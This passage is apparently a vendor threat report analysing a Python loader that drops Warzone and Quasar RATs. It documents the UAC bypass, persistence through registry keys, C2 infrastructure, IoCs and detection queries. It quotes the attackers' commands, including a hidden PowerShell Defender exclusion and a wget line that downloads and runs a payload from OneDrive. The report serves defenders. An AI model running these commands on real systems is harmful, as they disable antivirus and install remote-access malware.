The contents of Check.bat shows that it is using a less-common UAC bypass technique with the “Mock Trusted Directories Method” with an end goal of executing “KDECO.bat”.

The batch file is identical to one documented in Sentinel One’s analysis of DBatLoader. This loader and DBatLoader share many similar TTPs, however since this particular loader is coded and compiled in Python, whereas DBatLoader is written in Delphi.

Figure 9: check.bat code

This UAC bypass technique was first discovered back in 2020 by threat researcher Daniel Gebert. It involves using a combination of DLL hijacking along with a mock trusted directories technique to execute a command or script without prompting the user for elevated permissions.

The script first creates a new directory structure masquerading as the System32 directory (notice the space): C:\Windows \System32

It then copies the files “easinvoker.exe”, “netutils.dll”, and “KDECO.bat” into the newly created directory. “easinvoker.exe” is then executed to run “EKECO.bat” with elevated permissions.

To ensure that the command has time to execute, Check.bat silently runs a ping six times against the local IP, and then cleans up all of the created files and folders.

KDECO.bat

The purpose of this file is to execute a single PowerShell command to instruct Windows Defender to add an AV exclusion to anything in the “C:\Users” directory.

start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command “Add-MpPreference -ExclusionPath ‘C:\Users’” & exit

Dropper persistence methods


Persistence on the host is established by the news.exe binary file by creating two registry keys which will execute upon startup.

The first created registry key points to the decoded Base64 blob, “storm.exe” which is called using “Exec.lnk”. The registry key “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive Update” is created which contains a value of “C:\Users\Public\Libraries\OneDrive.url” If you recall, the purpose of this file is simply to download and execute S.exe.

“wget ‘https://onedrive.live.com/download?cid=4A89E2A4EA0448C0&resid=4A89E2A4EA0448C0%21130&authkey=ABwx94zEGC3SmxA’ -Outfile C:\Users\Public\Libraries\S.exe; powershell C:\Users\Public\Libraries\S.exe

The registry key “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\OneDrive Update File” is also created which points to C:\Users\Public\\Libraries\OneDrive Update.url. This shortcut file simply executes Storm.exe using the following PowerShell command:

saps “C:\Users\Public\Libraries\Storm.exe



```
[InternetShortcut]
URL=file:"C://Users//Public//Libraries//Storm.lnk"
IconIndex=0
HotKey=0
IDList=
IconFile=C:\Users\Public\Libraries\onedrive.ico
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

```
[InternetShortcut]
URL=file:"C://Users//Public//Libraries//Storm.exe"
IconIndex=0
HotKey=0
IDList=
IconFile=C:\Users\Public\Libraries\onedrive.ico
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

Figure 10: contents of OneDrive.url and OneDrive Update.url

Storm.exe – Warzone RAT payload


At this stage, the loader malware has accomplished its goal of extracting the main RAT payload “Storm.exe”, inhibiting defenses by disabling AV inside the malware staging area, and maintaining persistence on the host.

Warzone RAT or Ave Maria allows for remote access to the infected host through stealthy connection strings and hidden processes. Warzone markets itself as a malware-as-a-service (MaaS). Currently, it’s listed at $38 USD/month which puts it in the REMCOS price range. Warzone contains the following feature set:

- Encrypted C2 communication
- Native, independent stub (C++)
- Cookies recovery
- Remote desktop
- Hidden remote desktop – HRDP
- Privilege escalation – UAC bypass

- Remote webcam
- Password recovery
- File manager
- Download & execute
- Live/offline keylogger
- Remote shell
- Process manager
- Reverse proxy
- Automatic tasks
- Mass execute
- Smart updater
- HRDP WAN direct connection
- Persistence
- Windows Defender bypass

Storm.exe is overall quite lightweight at only 113KB. Its execution begins inside the “C:\Users\Public” directory which, thanks to the UAC bypass technique, should no longer trigger any AV alerts from any malicious activity from within.


Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: C:\storm.exe

File type: PE32 — File size: 113.00 KiB

Scan: Automatic — Endianness: LE — Mode: 32-bit — Architecture: I386 — Type: GUI

```
PE32
    Linker: Microsoft Linker(14.16, Visual Studio 2017 15.9*)[GUI32]        S    ?
    Resource[00018470]: PE32
        Linker: Microsoft Linker(14.14, Visual Studio 2017 15.7*)[GUI32]    S    ?
```

☑ Recursive scan ☑ Deep scan □ Heuristic scan ☑ Verbose □ All types □ Advanced

100% — 208 msec

Figure 11: storm.exe binary file overview (detect it easy)

Based on our analysis the RAT contains many functions which line up with the advertised feature set. The credential theft functionality is quite robust. It not only goes after some of the more traditional credentials stored in Windows, or browsers, but installed software such as Outlook, Foxmail, and Thunderbird to name a few.

Browser data theft functionality and other registry queries used to steal credentials can be seen in a couple of the functions below:

```
0040a12f ff d7        CALL      EDI=>ADVAPI32.DLL::RegOpenKeyExW
```

Figure 12: storm.exe – browser and software credentials

During our static analysis of Storm.exe we observed the following details of Warzone RAT:

Functionality	Details/description
Odd strings	“Ave_Maria Stealer OpenSource github Link: hxxps://github[.]com/syohex/java-simple-mine-sweeper” “C:\\Users\\Vitali Kremez\\Documents\\MidgetPorn\\workspace\\MsgBox.exe” “[email protected]@[email protected]” “BQAaR$43!QAFff”
Execution of “programs.bat” Execute application through WMIC (wmiprsrv.exe)	“for /F \”usebackq tokens=*\” %%A in (\” :ApplicationDat “wmic process call create \’\”
Connectivity check	“cmd.exe /C ping 1.2.3.4 -n 2 -w 1000 > Nul & Del /f /q “
Another UAC bypass using sdclt	Registry changes to “Software\\Classes\\Folder\\shell\\open\\command” Run “%windir%\system32\sdclt.exe”
Exclude a chosen file or path from Windows Defender	powershell Add-MpPreference -ExclusionPath “”
Search for files	find.exe “-w %ws -d C -f %s”
Increase maximum number of server connections	Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings MaxConnectionsPer1_0Server MaxConnectionsPerServer

Functionality	Details/description
Enable remote connections through the Windows registry (keys accessed)	“SYSTEM\\CurrentControlSet\\Control\\Terminal Server” “SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\Licensing Core\EnableConcurrentSessions” “SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\EnableConcurrentSessions” “SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns” “SYSTEM\\CurrentControlSet\\ControlTerminal Server\\AddIns\\Clip Redirector” “SYSTEM\\CurrentControlSet\\Control\\Terminal Server\\AddIns\\Dynamic VC”
Chromium browser secrets decrypt	os_crypt\”:{\”encrypted_key\
IE credential theft	vaultcli.dll, “VaultOpenVault”, “VaultCloseVault”, “VaultEnumerateItems”, “VaultGetItem”, “VaultGetItem”, “VaultFree”
Mozilla browser credential theft	“Softokn3.dll”,”msvcp140.dll”,”mozglue.dll,vcruntime140.dll,”freebl3.dll”,”nss3.dll” “NSS_Init”,”PK11_GetInternalKeySlot”,”PK11_Authenticate”,”PK11SDR_Decrypt”,”NSSBase64_DecodeBuffer”,”PK11_CheckUs
Software credential scraping through Windows registry	Software\\Microsoft\\Office\\15.0Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Office\\15.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A667 Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88 Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\9375CFF0413111d3B88 Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Windows Messaging Subsystem\\Profiles\\9375CFF0413111d3B88A00104B2A667 Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676 Software\\Microsoft\\Office\\16.0\\Outlook\\Profiles\\Outlook\\9375CFF0413111d3B88A00104B2A6676

When it comes to browser data, this version of Warzone RAT attempts to extract cookies and credentials from the following browsers:

- Google Chrome
- Epic Privacy Browser
- Microsoft Edge
- UCBrowser
- QQ Browser
- Opera
- Blisk
- Chromium
- Brave browser
- Vivaldi
- Comodo
- Torch
- Slimjet
- CentBrowser
- Mozilla Firefox


Post exploitation analysis

During our dynamic analysis of the entire attack chain, we were able to observe the attackers from behind the Warzone RAT payload. Two additional files “euyjrxpgo6ua.bat” and “quas.exe” were downloaded to “C:\Users\Public\Libraries\” which came from the URL: 134.19.179[.]147:38046/dominion46.ddns[.]net.

The batch file contained the following code, which essentially is used for OpSec purposes to clean up the two files.

```
@echo off

chcp

echo DONT CLOSE THIS WINDOW!

ping -n 10 localhost > nul

del /a /q /f “C:\Users\Public\Libraries\Quas.exe”

del /a /q /f “C:\Users\[redacted]\AppData\Local\Temp\EuYJrxpgO6uA.bat”
```

The quas.exe binary is simply a compiled client of QuasarRAT, which is an open source “administration tool” which features many RAT-like capabilities, and is flagged by almost every AV vendor.



54 / 70

54 security vendors and 1 sandbox flagged this file as malicious

4a834b03e7faffef929a2932d8e5a1839190df4d5282cef35da4019fe84b19a5

quas.exe

peexe malware assembly service-scan detect-debug-environment checks-network-adapters checks-bios calls-wmi checks-user-input long-sleeps

Size 3.11 MB

Last Analysis Date 11 days ago

Crowdsourced YARA rules

Crowdsourced IDS rules

Dynamic Analysis Sandbox Detections

The sandbox Zenbox flags this file as: MALWARE (Quasar) , TROJAN , EVADER , RAT

Security vendors' analysis on 2023-05-25T18:41:01 UTC

Popular threat label trojan.msil/quasar — Threat categories trojan — Family labels msil quasar passwordstealera

Acronis (Static ML)	Suspicious	AhnLab-V3	Backdoor/Win32.QuasarRAT.R341693
Alibaba	Backdoor:MSIL/Quasar.701867c1	ALYac	Generic.MSIL.PasswordStealerA.0FF70...
Antiy-AVL	Trojan/MSIL.Quasar	Arcabit	Generic.MSIL.PasswordStealerA.0FF70...
Avast	MSIL:Quasar-A [Rat]	AVG	MSIL:Quasar-A [Rat]
Avira (no cloud)	HEUR/AGEN.1307453	BitDefender	Generic.MSIL.PasswordStealerA.0FF70...
BitDefenderTheta	Gen:NN.ZemsilF.36196.hp0@aiU97lc	ClamAV	Win.Malware.Generic-9883083-0

Figure 13: quas.exe VirusTotal analysis

Since Quazar has been around for a while, and is open source, we won't be going deeper into this particular payload. Once QuasarRAT was executed by the attacker we observed it connecting to the same IP, though under a different port: 134[.]19.179.147:29185/dominion46.ddns[.]net .

C2 and infrastructure

Early in the attack chain, the Python-based loader malware used Microsoft OneDrive links to stage various payloads. RAT connection payloads took an interesting turn where they would connect directly to an IP:Port combination, with a fake appended .ddns.net URL. This is likely done as an attempt to throw off NIDS-based detections.

Below are a list of all network based connections used throughout the campaign:

Connection IP/URL	Description
hxxps://lo3kcg.bl.files.1drv[.]com/y4mtafF_tQM7vAFHxOASpTWOq0M5qmXCnd8FhdFvHvKOxYaA1h-ocJsybIp-r0iMVcK8UH6WP-fFspS6l-aP6uTlpsy11crZ_p_HfMxTI4yymzBqVkLX-v4nQLrn2Ty0-iIlRzICAbtwbooanM9U97qPmTgUNxhC9ab_4VfNvcmiWFeami9lwl35D8Eb7UiF7TCJTo_0XyAatlemjaXw9zAlw/REQUEST.zip?download&psid=1 – redirects to — hxxps://onedrive.live[.]com/download?cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D!152&authkey=AErksvWpjzpD_Ag	Download phishing lure "REQUEST.zip"
hxxps://onedrive.live[.]com/download?cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21151&authkey=AGCMruhQJESxca4	Download "news.exe"
hxxps://onedrive.live[.]com/download?cid=D09BFD4EBDA21A3D&resid=D09BFD4EBDA21A3D%21148&authkey=ADY1aqOba7HnNZs&em=2	Download "files.pdf"
hxxps://onedrive.live[.]com/download?cid=4A89E2A4EA0448C0&resid=4A89E2A4EA0448C0%21130&authkey=ABwx94zEGC3SmxA	Download "S.exe"
134[.]19.179.147:38046/dominion46.ddns[.]net	Storm.exe connection string
134[.]19.179.147:29185/dominion46.ddns[.]net	quas.exe connection string

Securonix recommendations and mitigations

It's important to remain extra vigilant when it comes to phishing emails, especially when a sense of urgency is stressed. This particular lure was generally unremarkable as it would require the user to execute a JavaScript file directly. Shortcut files, or files using double extensions would likely have a higher success rate.

When it comes to prevention and detection, the Securonix Threat Research Team recommends:

- Avoid opening any attachments especially from those that are unexpected or are from outside the organization, ZIP files in particular in regards to this campaign.
- Implement an application whitelisting policy to restrict the execution of unknown binaries.
- Monitor publicly writable directories such as any temp directory, "C:\Users\Public" or "C:\ProgramData\" as these are typical areas used to stage malware.
- Deploy additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Monitor for the usage of OneDrive links, especially if OneDrive is not used by the organization.
- Securonix customers can scan endpoints using the Securonix Seeder Hunting Queries below.

MITRE ATT&CK matrix

Tactic	Technique
Initial Access	T1566: Phishing T1566.001: Phishing: Spearphishing Attachment
Execution	T1204.002: User Execution: Malicious File T1059.001: Command and Scripting Interpreter: PowerShell T1059.007: Command and Scripting Interpreter: JavaScript
Defense Evasion	T1027.010: Obfuscated Files or Information: Command Obfuscation T1055.002: Process Injection: Portable Executable Injection
Persistence	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder T1053.005: Scheduled Task/Job: Scheduled Task
Command and Control	T1573.001: Encrypted Channel: Symmetric Cryptography T1105: Ingress Tool Transfer T1571: Non-Standard Port
Exfiltration	T1041: Exfiltration Over C2 Channel
Collection	T1056.001: Input Capture: Keylogging T1113: Screen Capture T1115: Clipboard DataT1119: Automated Collection

Analyzed file hashes

File Name	SHA256 (IoC)
REQUEST.zip	8674817912be90a09c5a0840cd2dff2606027fe8843eb868929fc33935f5511e
REQUEST.js	3783acc6600b0555dec5ee8d3cc4d59e07b5078dd33082c5da279a240e7c0e79
news.exe	18C876A24913EE8FC89A146EC6A6350CDC4F081AC93C0477FF8FC054CC507B75
files.pdf	31960A45B069D62E951729E519E14DE9D7AF29CB4BB4FB8FEAD627174A07B425
netutils.dll	02212f763b2d19e96651613d88338c933ddfd18be4cb7e721b2fb57f55887d64
check.bat	5A11C5641C476891AA30E7ECFA57C2639F6827D8640061F73E9AFEC0ADBBD7D2
easinvoker.exe	30951DB8BFC21640645AA9144CFEAA294BB7C6980EF236D28552B6F4F3F92A96
KDECO.bat	37C59C8398279916CFCE45F8C5E3431058248F5E3BEF4D9F5C0F44A7D564F82E
Exec.lnk	F9130B4FC7052138A0E4DBAAEC385EF5FAE57522B5D61CB887B0327965CCC02A
Storm.lnk	0E799B2F64CD9D10A4DFED1109394AC7B4CCC317A3C17A95D4B3565943213257
OneDrive Update.url	455ED920D79F9270E8E236F14B13ED4E8DB8DD493D4DABB05756C867547D8BC7
OneDrive.url	9C14375FBBCE08BCF3DC7F2F1100316B2FB745FA2C510F5503E07DB57499BFC8
storm.exe	B452A2BA481E881D10A9741A452A3F092DFB87BA42D530484D7C3B475E04DA11

File Name	SHA256 (IoC)
S.exe	AB0212F8790678E3F76ED90FBA5A455AC23FBB935CF99CABC2515A1D7277676F
quas.exe	4A834B03E7FAFFEF929A2932D8E5A1839190DF4D5282CEF35DA4019FE84B19A5
euyjrxpgo6ua.bat	11408368F4C25509C24017B9B68B19CE5278681F6F12CE7DB992D3C6124B0A23

Relevant Securonix detection policies

- EDR-ALL-1212-RU
- EDR-ALL-1227-RU
- WEL-ALL-1194-RU
- WEL-ALL-1192-RU
- EDR-ALL-1228-RU
- EDR-ALL-1098-RU
- EDR-ALL-1120-RU
- EDR-ALL-941-RU
- EDR-ALL-993-RU

Relevant Spotter queries

- (rg_functionality = “Next Generation Firewall” OR rg_functionality = “Web Application Firewall” OR rg_functionality = “ Proxy”) AND destinationaddress = “134[.]19.179.147”
- index = activity AND rg_functionality = “Web Proxy” AND requesturl CONTAINS “onedrive.live[.]com” AND (requesturl CONTAINS “AErksvWpjzpD_Ag” OR requesturl CONTAINS “AGCMruhQJESxca4” OR requesturl CONTAINS “ADY1aqOba7HnNZs” OR requesturl CONTAINS “ABwx94zEGC3SmxA”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND (destinationprocessname = “ConfigSecurityPolicy.exe” OR filename = “ConfigSecurityPolicy.exe”) AND (resourcecustomfield1 CONTAINS “http://” OR resourcecustomfield1 CONTAINS “https://”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” AND sourceprocessname = “explorer.exe” AND resourcecustomfield1 CONTAINS “powershell” AND resourcecustomfield1 CONTAINS “.lnk “
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” AND destinationprocessname STARTS WITH “C:\Windows \System32\”
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (baseeventid = “12” OR baseeventid = “13” OR baseeventid = “14”) AND transactionstring5 = “SetValue” AND customstring47 CONTAINS “Classes\Folder\shell\open\command\(Default)” AND (customstring48 CONTAINS “cmd.exe” OR customstring48 CONTAINS “powershell.exe”)

References:

1. Bypassing Windows 10 UAC with mock folders and DLL hijacking
   https://www.bleepingcomputer.com/news/security/bypassing-windows-10-uac-with-mock-folders-and-dll-hijacking/
2. Yet another sdclt UAC bypass
   https://blog.sevagas.com/?Yet-another-sdclt-UAC-bypass
3. Increasing simultaneous network connections to 10 for various applications
   https://social.technet.microsoft.com/Forums/ie/en-US/c95a72de-f7ba-4258-b179-da0ca4d9ca84/increasing-simultaneous-network-connections-to-10-for-various-applications?forum=ieitprocurrentver
4. Decrypting Browser Passwords & Other “Secrets”
   https://www.alertra.com/blog/decrypting-browser-passwords-other-secrets
5. The Secrets of Internet Explorer Credentials
   https://www.codeproject.com/Articles/1167943/The-Secrets-of-Internet-Explorer-Credentials
6. The Secrets of Firefox Credentials
   https://www.codeproject.com/Articles/1167954/The-Secrets-of-Firefox-Credentials
7. DBatLoader/ModLoader Analysis – First Stage
   https://zero2auto.com/2020/08/20/dbatloader-modiloader-first-stage/